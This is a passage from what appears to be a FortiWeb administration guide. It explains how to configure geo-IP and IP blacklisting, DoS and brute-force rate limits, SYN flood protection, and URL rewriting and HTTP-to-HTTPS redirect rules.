
4. Go to **Web Protection > Access > Geo IP**.

5. Click **Create New**.

A dialog appears.

6. Configure these settings:


	ID	Country Name
<input type="checkbox"/>	1	Belize
<input type="checkbox"/>	2	Canada
<input type="checkbox"/>	3	Mexico
<input type="checkbox"/>	4	United States

7. Click **OK**.

8. Click **Create New**.

9. From the **Country** list on the left, select one or more geographical regions that you want to block, then click the right arrow to move them to the **Selected Country** list on the right.

In addition to countries, the **Country** list also includes distinct territories within a country, such as Puerto Rico and United States Minor Outlying Islands, and regions that are not associated with any country, such as Antarctica.



10. Click **OK**.

The web UI returns to the initial dialog. The countries that you are blocking will appear as individual entries.

11. Click **OK**.

12. To apply your geographical blocking rule, select it in a protection profile.

Blacklisting & whitelisting clients using a source IP or source IP range

You can define which source IP addresses are trusted clients, undetermined, or distrusted.

- **Trusted IPs** — Almost always allowed to access to your protected web servers. Trusted IPs are exempt from many (but not all) of the restrictions that would otherwise be applied by a server policy..
- **Blacklisted IPs** — Blocked and prevented from accessing your protected web servers. Requests from blacklisted IP addresses receive a warning message as the HTTP response. The warning message page includes **ID: 70007**, which is the ID of all attack log messages about requests from blacklisted IPs.

Warning response to blacklisted IPs

Web Page Blocked!

The page cannot be displayed. Please contact the administrator for additional information.

ID: 70007

Client IP: 172.20.120.49

If a source IP address **is neither** explicitly blacklisted or trusted by an IP list policy, the client can access your web servers, **unless** it is blocked by any of your other configured,

Because many businesses, universities, and even now home networks use NAT, a packet's source IP address may not necessarily match that of the client. Keep in mind that if you black list or white list an individual source IP, it may therefore inadvertently affect other clients that share the same IP.

To configure policies for individual source IPs

1. If you want to use a trigger to create a log message and/or alert email when a blacklisted client attempts to connect

to your web servers, configure the trigger first. See Viewing log messages on page 645.

2. Go to **Web Protection > Access > IP List**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write**

permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 59.

3. Click **Create New**.

A dialog appears.

Edit IP List					
Name		source-ip-policy			
		OK		Cancel	
+ Create New Edit Delete					
	ID	Type	IPv4/IPv6 / IP Range	Severity	Trigger Policy
<input type="checkbox"/>	1	Trust IP	172.20.120.46	Low	
<input type="checkbox"/>	2	Black IP	172.20.120.220	Low	notification-servers1

4. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or


special characters. The maximum length is 35 characters.

5. Click **OK**.

6. Click **Create New** to add an entry to the set.

A dialog appears.

7. Configure these settings:



ID	1
Type	<input type="radio"/> Trust IP <input checked="" type="radio"/> Black IP
IPv4/IPv6 / IP Range	192.255.255.255
Severity	Medium ▼
Trigger Policy	email-trig-policy1 ▼
<div>OK Cancel</div>	

8. Click **OK**.

9. Repeat the previous steps for each individual IP list member that you want to add to the IP list.

10. To apply the IP list, select it in an inline or offline protection profile.

Blacklisting content scrapers, search engines, web crawlers, & other robots

You can use FortiWeb features to control access by Internet robots such as:

- search engine indexers
- automated tools such as link checkers, web crawlers, and spiders

FortiWeb keeps up-to-date the predefined signatures for malicious robots and source IPs if you have subscribed to FortiGuard Security Service.

To block typically unwanted automated tools, use Bad Robot

To control which search engine crawlers are allowed to access your sites, go to **Server Objects > Global > Known Search Engines**.

5.2 Rate Limiting

In addition to controlling which URLs a client can access, you can control how often. This can be especially important to preventing scouting and brute force password attacks.

If you need to restrict access as well as rate limiting, you can do both at the same time.

5.2.1 DoS Prevention

You can protect your web assets from a wide variety of denial of service (DoS) attacks.

DoS features are organized by which open system interconnections (OSI) model layer they use primarily to apply the rate limit:

- Application layer (HTTP or HTTPS)
- Network and transport layer (TCP/IP)

Appropriate DoS rate limits vary by the web application you are protecting.

Configuring application-layer DoS protection

The **DoS Protection > Application** submenu enables you to configure DoS protection at the network application layer.

For some DoS protection features, the FortiWeb appliance uses session management to track requests.

1. When a FortiWeb appliance receives the first request from any client, it adds a session cookie to the response from

the web server in order to track the session. The client will include the cookie in subsequent requests.

2. If a client sends another request before the session timeout, FortiWeb examines the session cookie in the request.

- If the cookie does not exist or its value has changed, the FortiWeb appliance drops the request.
- If the same cookie exists, the request is treated as part of the same session. FortiWeb increments its count of connections and/or requests from the client. If the rate exceeds the limit, FortiWeb drops the extra connection or request.

Limiting the total HTTP request rate from an IP

You can limit the number of HTTP requests per second, per source IP address.

This feature is similar to **DoS Protection > Application > HTTP Flood Prevention**. However, this feature can prevent HTTP request floods that involve many different URLs. It also can detect

source IP addresses that are shared by multiple clients, and intelligently enforce a separate request rate limit for those IPs, even if those clients do not support cookies.

FortiWeb appliances track the rate of requests from each source IP address, regardless of their HTTP method. If the rate of requests exceeds the limit, FortiWeb performs the **Action**.

To configure an HTTP request rate limit

1. Before you configure the rate limit, enable detection of when source IP addresses are shared by multiple clients.
2. Go to **DoS Protection > Application > HTTP Access Limit**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 59.

3. Click **Create New**.

A dialog appears.

4. Configure these settings:

New HTTP Access Limit

Name	<input type="text" value="request-rate-limit1"/>
HTTP Request Limit/sec (Standalone IP)	<input type="text" value="20"/> (0~65536)
HTTP Request Limit/sec (Shared IP)	<input type="text" value="60"/> (0~65536)

Limits the amount of HTTP requests per second from a certain IP

Real Browser Enforcement	<input checked="" type="checkbox"/>
Validation Timeout	<input type="text" value="20"/> (5~30)Second

*When checked FortiWeb will validate the source once exceeds the request threshold.
Validation must occur in the timeout defined or the below action will be executed*

Action	<input type="text" value="Period Block"/>
Block Period	<input type="text" value="600"/> (1~10000)(Seconds)
Severity	<input type="text" value="Medium"/>
Trigger Policy	<input type="text" value="Please Select"/>

5. Click **OK**.

6. Group the rule in a DoS protection policy that is used by a protection profile.

7. Enable the Session Management option in the protection profile.

Attack log messages contain DoS Attack: HTTP Access Limit Violation when this feature detects a multi-URL HTTP flood.

Example: HTTP request rate limit per IP

If you set 10 per second for both the shared and standalone limit, here are two scenarios:

- A client opens 5 TCP connections, where each connection has a different source port. Each TCP connection creates 3 HTTP GET requests. The FortiWeb appliance blocks the extra connections as there are 15 HTTP requests overall, which exceeds the limit.
- A client opens a single TCP connection with 12 HTTP GET requests. The **Period Block** action is set. Once the count exceeds 10, the FortiWeb appliance blocks all traffic from the client for the specified block period.

Limiting TCP connections per IP address by session cookie

You can limit the number of TCP connections per HTTP session. This can prevent TCP connection floods from clients operating behind a shared IP with innocent clients.

Excessive numbers of TCP connections per session can occur if a web application or client is malfunctioning, or if an attacker is attempting to waste socket resources to produce a DoS.

This feature is similar to **DoS Protection > Network > TCP Flood Prevention**. However, this feature counts TCP connections per session cookie, while **TCP Flood Prevention** counts only TCP connections per IP address. Because it uses session cookies at the application layer instead of only TCP/IP connections at the network layer, this feature can differentiate multiple clients that may be behind the same source IP address, such as when the source IP address hides a subnet that uses network address translation (NAT). However, in order to work, the client must support cookies.

If the count exceeds the limit, the FortiWeb appliance executes the **Action**.

To configure a TCP connection limit per session

1. Go to **DoS Protection > Application > Malicious IPs**.


To access this part of the web UI, your administrator's account access profile must have **Read** and **Write**

permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 59.

2. Click **Create New**.

A dialog appears.

3. Configure these settings:



Edit Malicious IPs

Name dos-ip1

TCP Connection Number Limit 100 (1~1024)
Limits the number of TCP connections with the same session cookie

Action Alert & Deny ▼

Severity Medium ▼

Trigger Action notification-servers1 ▼

OK Cancel

4. Click **OK**.

5. Group the rule in a DoS protection policy that is used by a protection profile.

6. Enable the Session Management option in the protection profile.

Attack log messages contain DoS Attack: Malicious IPs Violation when this feature detects a TCP flood with the same HTTP session cookie. See also Log rate limits on page 631.

Example: TCP connection per session limit

If you set 10 as the connection limit, here are two scenarios:

- A client opens 5 TCP connections. Each connection has a different source port. Because each connection has a valid session cookie, and does not exceed the connection limit, the FortiWeb appliance allows them.
- A client opens 11 TCP connections. The FortiWeb appliance blocks the last connection because it exceeds the limit of 10.

Preventing an HTTP request flood

You can limit the number of HTTP requests per second, per session, per URL. This effectively prevents HTTP request floods that utilize a single URL.

Because this feature uses session cookies at the application layer instead of only TCP/IP connections at the network layer, this feature can differentiate multiple clients that may be behind the same source IP address, such as when the source IP address hides a subnet that uses network address translation (NAT). However, the client must support cookies.

This feature is similar to **DoS Protection > Application > HTTP Access Limit**. However, rather than preventing many requests to **any** URL by the same client, it prevents many requests to the **same** URL by the same client.

If the rate exceeds the limit, the FortiWeb appliance executes the **Action**.

To configure HTTP flood prevention

1. Go to **DoS Protection > Application > HTTP Flood Prevention**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category.

2. Click **Create New**.

A dialog appears.

3. Configure these settings:

New HTTP Flood Prevention

Name request-rate-per-session1

HTTP Request Limit/sec 20 (0~4096)

Limits the number of HTTP requests per second with the same session cookie

Real Browser Enforcement ☒

Validation Timeout 20 (5~30)Second

*When enabled, FortiWeb will validate the source once it exceeds the request threshold.
Validation must occur in the timeout defined or the below action will be executed*

Action Period Block

Block Period 600 (1~10000)(Seconds)

Severity Medium

Trigger Policy Please Select

OK **Cancel**

4. Click **OK**.
5. Group the rule in a DoS protection policy.
6. Select the DoS protection policy in a protection profile.

7. Enable the Session Management option in the protection profile.

Attack log messages contain DoS Attack: HTTP Flood Prevention Violation when this feature detects an HTTP flood.

Example: HTTP request flood prevention

Assuming you set 10 as the limit, here are three scenarios:

- A client opens a single TCP connection with 8 HTTP GET requests. As long as they all have the session cookie set by the FortiWeb appliance, it allows the requests.
- A client opens a single TCP connection with 8 HTTP GET requests. One request does not have the session cookie. The FortiWeb appliance drops the TCP connection (dropping all sessions).
- Two clients open 2 TCP connections. Each has 6 HTTP requests with the same session cookie. The FortiWeb appliance blocks the last two requests because there are 12, which exceeds the 10 limit.

Configuring network-layer DoS protection

You configure DoS protection at the network layer using the **DoS Protection > Network** submenu and server policies.

Limiting TCP connections per IP address

You can limit the number of fully-formed TCP connections per source IP address. This effectively prevents TCP floodstyle denial-of-service (DoS) attacks.

TCP flood attacks exploit the fact that servers must consume memory to maintain the state of the open connection until either the timeout, or the client or server closes the connection. This consumes some memory even if the client is not currently sending any HTTP requests.

Normally, a legitimate client will form a single TCP connection, through which they may make several HTTP requests. As a result, each client consumes a negligible amount of memory to track the state of the TCP connection. However, an attacker will open many connections with perhaps zero or one request each, until the server is exhausted and has no memory left to track the TCP states of new connections with legitimate clients.

This feature is similar to **DoS Protection > Application > Malicious IPs**. However, this feature counts TCP connections per IP, while **Malicious IPs** counts TCP connections per session cookie. It is also similar to the **Syn Cookie** setting in a server policy. However, this feature counts fully-formed TCP connections, while **Syn Cookie** counts partially-formed TCP connections.

FortiWeb counts the TCP connections. If a source IP address exceeds the limit, FortiWeb executes the **Action** for that client.

To configure a TCP connection flood limit

1. Go to **DoS Protection > Network > TCP Flood Prevention**.


To access this part of the web UI, your administrator's account access profile must have **Read** and **Write**

permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 59.

2. Click **Create New**.

A dialog appears.

3. Configure these settings:



Edit TCP Flood Prevention

Name tcp-flood-preventer1

TCP Connection Number Limit 10 (0~65535)
Limits the number of TCP connections from the same source IP address

Action Period Block ▼

Block Period 60 (1~3600)(Seconds)

Severity Medium ▼

Trigger Action notification-servers1 ▼

OK Cancel

4. Click **OK**.

5. Group the rule in a DoS protection policy that is used by a protection profile.

Attack log messages contain DoS Attack: TCP Flood Prevention Violation when this feature detects a TCP connection flood.

Example: TCP flood prevention

Assume you set 10 as the limit. A client opens 15 TCP connections. Each connection has a different source port. The FortiWeb appliance counts all connections as part of the same source IP and blocks the connections because they exceed the limit.

Preventing a TCP SYN flood

You can configure protection from TCP SYN flood-style denial of service (DoS) attacks.

TCP SYN floods attempt to exploit the state mechanism of TCP. At the point where a client has only sent a SYN signal, a connection has been initiated and therefore consumes server memory to remember the state of the half-open connection. However, because the connection is not yet fully formed, packets are not required to contain any actual application layer payload such as HTTP. Therefore, application-layer scans cannot block the connection. Scans that SYN ACK has been replied to by a SYN ACK from the server, and the client has confirmed connection establishment with an ACK) cannot block it either.

Normally, a legitimate client quickly completes the connection build-up and tear-down. However, an attacker initiates many connections without completing them until the server is exhausted and has no memory left to track the TCP connection state for legitimate clients.

To prevent this, FortiWeb can use a “SYN cookie” — a small piece of memory that keeps a timeout for half-open connections. This mechanism prevents half-open connections from accumulating to the point of socket exhaustion.

This feature is similar to **DoS Protection > Network > TCP Flood Prevention**. However, this feature counts partially-formed TCP connections, while **TCP Flood Prevention** counts fully-formed TCP connections.

TCP SYN flood protection is available only when the operating mode is reverse proxy or true transparent proxy. To enable the feature, you configure the Syn Cookie and Half Open Threshold options in the appropriate server policy.

Grouping DoS protection rules

Before you can apply them in a server policy via a protection profile, you must first group DoS prevention rules. (You enable TCP SYN flood protection in the appropriate server policy.)

To configure a DoS protection policy

1. Before you can configure a DoS protection policy, you must first configure the rules that you want to include:

I HTTP request flood prevention

I HTTP request rate limit

I TCP connections per session)

I TCP connection flood prevention

2. Go to **DoS Protection > DoS Protection Policy > DoS Protection Policy**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write**

permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 59.

3. Click **Create New**.

A dialog appears.

Edit DoS Protection Policy

Name

HTTP Session Based Prevention ☒

HTTP Flood Prevention

Malicious IPs

HTTP Network Based Prevention ☒

HTTP Access Limit

TCP Flood Prevention

OK **Cancel**

4. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

5. If you want to apply features that use session cookies, enable **HTTP Session Based Prevention**.

I From **HTTP Flood Prevention**, select an existing rule that sets the maximum number of HTTP requests per second to a specific URL

I From **Malicious IPs**, select an existing rule that limits TCP connections from the same client

6. If you want to restrict traffic based upon request or connection counts, enable **HTTP Network Based Prevention**.

I From **HTTP Access Limit**, select a rule, if any, that you want to include

I From **TCP Flood Prevention**, select a rule, if any, that you want to include

7. Click **OK**.

8. To apply the policy, select the DoS protection policy in an inline protection profile

9. If you have configured DoS protection features that use session cookies, also enable the Session Management option in the protection profile.

5.2.2 Preventing brute force logins

FortiWeb can prevent brute force login attacks.

Brute force attackers attempt to penetrate systems by the sheer number of clients, attempts, or computational power, rather than by intelligent insight or advance knowledge of application logic or data. Specifically in brute force attacks on authentication, multiple web clients may rapidly try one user name and password combination after another in an attempt to eventually guess a correct login and gain access to the system. In this way, behavior differs from web crawlers, which typically do not focus on a single URL. Brute force login attack profiles track the rate at which each source IP address makes requests for specific URLs. If the source IP address exceeds the threshold, the FortiWeb appliance penalizes the source IP address by blocking additional requests for the time period that you indicate in the profile.

To configure brute force login attack prevention

1. Before you configure a brute force login attack profile, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names on page 298. Before you configure the rate limit, enable detection of when source IP addresses are shared by multiple clients.

2. Go to **Web Protection > Access > Brute Force**.

To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category.

3. Click **Create New**.

4. Configure these settings:

Edit Brute Force Login

Name: Brute_Force_2

Severity: High

Trigger Policy: email-trig-policy1

OK Cancel

Create New

Clear all

ID	Host	Type	Request File	Standalone IP Access Limit	Share IP Access Limit	Block Period	
1	192.168.1.2	Based on Source IP	/index.asp	1	1	1	Delete Edit


Delete

5. Click **OK**.

6. Click **Create New** to add an entry to the set.

A dialog appears.

7. Configure these settings:



The image shows a 'New Login Page' configuration window. It contains the following fields and controls:

- ID**: A text box containing 'auto'.
- Host Status**: A checkbox that is currently unchecked.
- Host**: A dropdown menu showing 'Please Select'.
- Type**: A dropdown menu showing 'Based on Source IP'.
- Request File**: A text box with a green '>>' button to its right.
- Standalone IP Access Limit**: A text box containing '1' with '(Times/Second)' to its right.
- Share IP Access Limit**: A text box containing '1' with '(Times/Second)' to its right.
- Block Period**: A text box containing '1' with '(1 ~ 10000)(Seconds)' to its right.
- At the bottom are two buttons: 'OK' and 'Cancel'.

8. Click OK.

9. Repeat the previous steps for each individual login page that you want to add to the brute force login attack profile.

10. To apply the brute force login attack profile, select it in an inline protection profile

Attack log messages contain Brute Force Login Violation when this feature detects a brute force login attack.

5.2 Rewriting & redirecting

Rewriting or redirecting HTTP requests and responses is popular, and can be done for many reasons.

Similar to error message cloaking, URL rewriting can prevent the disclosure of underlying technology or web site structures to HTTP clients.

For example, when visiting a blog web page, its URL might be:

`http://www.example.com/wordpress/?feed=rss2`

Simply knowing the file name, that the blog uses PHP, its compatible database types, and the names of parameters via the URL could help an attacker to craft an appropriate attack for that platform. By rewriting the URL to something more human-readable and less platform-specific, the details can be hidden:

`http://www.example.com/rss2`

Aside from for security, rewriting and redirects can be for aesthetics or business reasons. Financial institutions can transparently redirect customers that accidentally request HTTP:

`http://bank.example.com/login`

to authenticate and do transactions on their secured HTTPS site:

`https://bank.example.com/login`

Additional uses could include:

- | During maintenance windows, requests can be redirected to a read-only server.

- | International customers can use global URLs, with no need to configure the back-end web servers to respond to additional HTTP virtual host names.

- | Shorter URLs with easy-to-remember phrases and formatting are easier for customers to understand, remember, and return to.

Much more than their name implies, “URL rewriting rules” can do all of those things, and more:

- | redirect HTTP requests to HTTPS

- | rewrite the URL line in the header of an HTTP request

- | rewrite the Host: field in the header of an HTTP request

- | rewrite the Referer: field in the header of an HTTP request

- | redirect requests to another web site

- | send a 403 Forbidden response to a matching HTTP requests

- | rewrite the HTTP location line in the header of a matching redirect response from the web server

- | rewrite the body of an HTTP response from the web server

Rewrites will work on single requests as well as those that have been fragmented using:

Transfer-Encoding: chunked

To configure a rewriting/redirection rule

1. Go to **Application Delivery > URL Rewriting Policy > URL Rewriting Rule**.

2. Click **Create New**.

A dialog appears. Its appearance varies by your settings in **Action Type**, and **Request Action** or **Response Action**.

Edit URL Rewriting Rule

Name

Action Type ☒ Request Action ☐ Response Action

Request Action

ID	Object	Regular Expression
1	HTTP Referrer	^/index

3. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

4. In **Action Type**, select whether this rule will rewrite HTTP requests from clients (**Request Action**) or HTTP responses from the web server (**Response Action**).

The next step varies by your selection in this step.

5. If you selected **Request Action** in **Action Type**, in the **Request Action** drop-down list, select one of the following:

l **Rewrite HTTP Header** — Rewrites part(s) of the header in the HTTP request before passing it to the web server.

Replacement URL

☒ **Host** ☒ **Using Physical Server**

☐ **URL**

Replacement Referrer

☒ **Referrer** ☒ **Using Physical Server**

l **Redirect (301 Permanently) or Redirect (302 Temporary)** — In **Location**, type a URI, such as

http://www.example.com/new-url, to use in the e 301 Moved Permanently or the 302 Moved

Temporarily redirection HTTP response from the FortiWeb appliance. Like Host and URL, this field supports back-references such as \$0

Replacement Location

Location

l **Send 403 Forbidden** — Return a 403 Forbidden response to the client.

6. If you selected **Response Action** in **Action Type**, in the **Response Action** drop-down list, select one of the following:

l **Rewrite HTTP Body** — In **Replacement**, type the string that will replace content in the body of HTTP responses

Replacement Strings in Body

Replacement

l **Rewrite HTTP Location** — In **Location**, type a URI, such as `http://www.example.com/new-url`, to

use in the 302 Moved Temporarily redirection when the HTTP response matches. Like Host and URL, this field supports back-references such as `$0`

Replacement String

Location

7. Click **Create New** to add match conditions for the rule to **URL Rewriting Condition Table**.

A dialog appears.

8. Configure these settings:

Edit URL Rewriting Condition

ID	<input type="text" value="1"/>		
Object	<div style="border: 1px solid #ccc; padding: 2px;">HTTP Body</div>		
Regular Expression	<div style="border: 1px solid #ccc; padding: 2px;">(?!<(\s)*iframe[\s\>]src=(\s)*["</div>	<div style="border: 1px solid #ccc; padding: 2px;">>></div>	
Protocol Filter	<input checked="" type="checkbox"/>		
Protocol	<div style="border: 1px solid #ccc; padding: 2px;">HTTP</div>		
Content Type Filter	<input checked="" type="checkbox"/>		
Content Type Set	<div style="border: 1px solid #ccc; padding: 5px; min-height: 100px;"> text/plain application/xml(or)text/xml application/javascript application/soap+xml </div>	<div style="display: inline-block; vertical-align: middle;">➡</div> <div style="display: inline-block; vertical-align: middle;">⬅</div>	<div style="border: 1px solid #ccc; padding: 5px; min-height: 100px;"> text/html text/javascript </div>
Meet this condition if:			
<input type="radio"/> Object does not match the regular expression,the protocol filter or the content type filter <input checked="" type="radio"/> Object matches the regular expression,the protocol filter and the content type filter			
<div style="border: 1px solid #ccc; padding: 5px 20px; background-color: #eee;">OK</div>		<div style="border: 1px solid #ccc; padding: 5px 20px; background-color: #eee;">Cancel</div>	

9. If you selected **HTTP Referer** from Object, also configure the following:

Setting name	Description
If no Referer field in HTTP header	<p>Select either:</p> <ul style="list-style-type: none"> • Do not meet this condition • Meet this condition <p>Requests can lack a <code>Referer</code> field for several reasons, such as if the user manually types the URL, and the request does not result from a hyperlink from another web site, or if the URL resulted from an HTTPS connection. (See the RFC 2616 section on the <code>Referer</code> field.) In those cases, the field cannot be tested for a matching value.</p> <p>This option appears only if Object is HTTP Referer.</p>

10. Click **OK**.

11. Repeat the previous two steps until you have defined all matching HTTP requests or responses that should be rewritten as defined in this rule.

12. Go to **Application Delivery > URL Rewriting Policy > URL Rewriting Policy**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category.

13. Click **Create New**.

A dialog appears.

14. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

15. Click **OK**.

16. Click **Create New**.

A dialog appears.



The dialog box titled "New URL Rewriting Item" contains the following fields and controls:

- ID**: A text input field containing the value "auto".
- Priority**: A text input field containing the value "0".
- Rewriting Rule Name**: A dropdown menu showing "Please Select" with a downward arrow, and a [Detail...](#) link to its right.
- At the bottom, there are two buttons: **OK** and **Cancel**.

17. For **Priority**, enter the priority for this rule in relation to other defined rules.

Rule order affects rewriting rule matching and behavior. The search begins with the highest **Priority** number (0 = greatest priority) rule in the list and progresses in order towards the largest number

(lowest priority) in the list. Matching rules are determined by comparing the rule and the request. If no rule matches, the request remains unchanged.

18. From the **Rewriting Rule Name** drop-down list, select the name of an existing rewriting rule to add to the policy.

To view or change the information associated with the rule, click the **Detail** link. The **URL Rewriting Rule** dialog appears, where you can view and edit the rules. Use your browser's **Back** button to return.

19. Click **OK**.

20. Repeat the previous steps for each rule you want to add to the rewriting policy.

21. If you are rewriting a response from the web server, and it is compressed, configure a decompression rule so that FortiWeb will be able to rewrite.

22. To apply the rewriting policy, select it in an inline protection profile.

Example: HTTP-to-HTTPS redirect

Example.com is a business-oriented social media provider. Its clients require that attackers cannot fraudulently post comments. If an attacker can post while disguised as originating from the client's business, as this could enable an attacker to ruin a business's reputation.

To provide clients with protection from HTTP session hijacking tools such as Firesheep, Example.com wants to automatically redirect **all** HTTP requests to HTTPS. This way, **before** the client attempts to log in and exposes both their credentials and HTTP session ID to an eavesdropper, the response and subsequent requests are SSL/TLS encrypted, and thereby protected.

The **Redirect HTTP to HTTPS** option in the server policy configuration allows you to redirect all HTTP requests to equivalent URLs on a secure site.

Alternatively, you can create a rewriting rule that matches all HTTP requests, regardless of host name variations or

URL, such as:

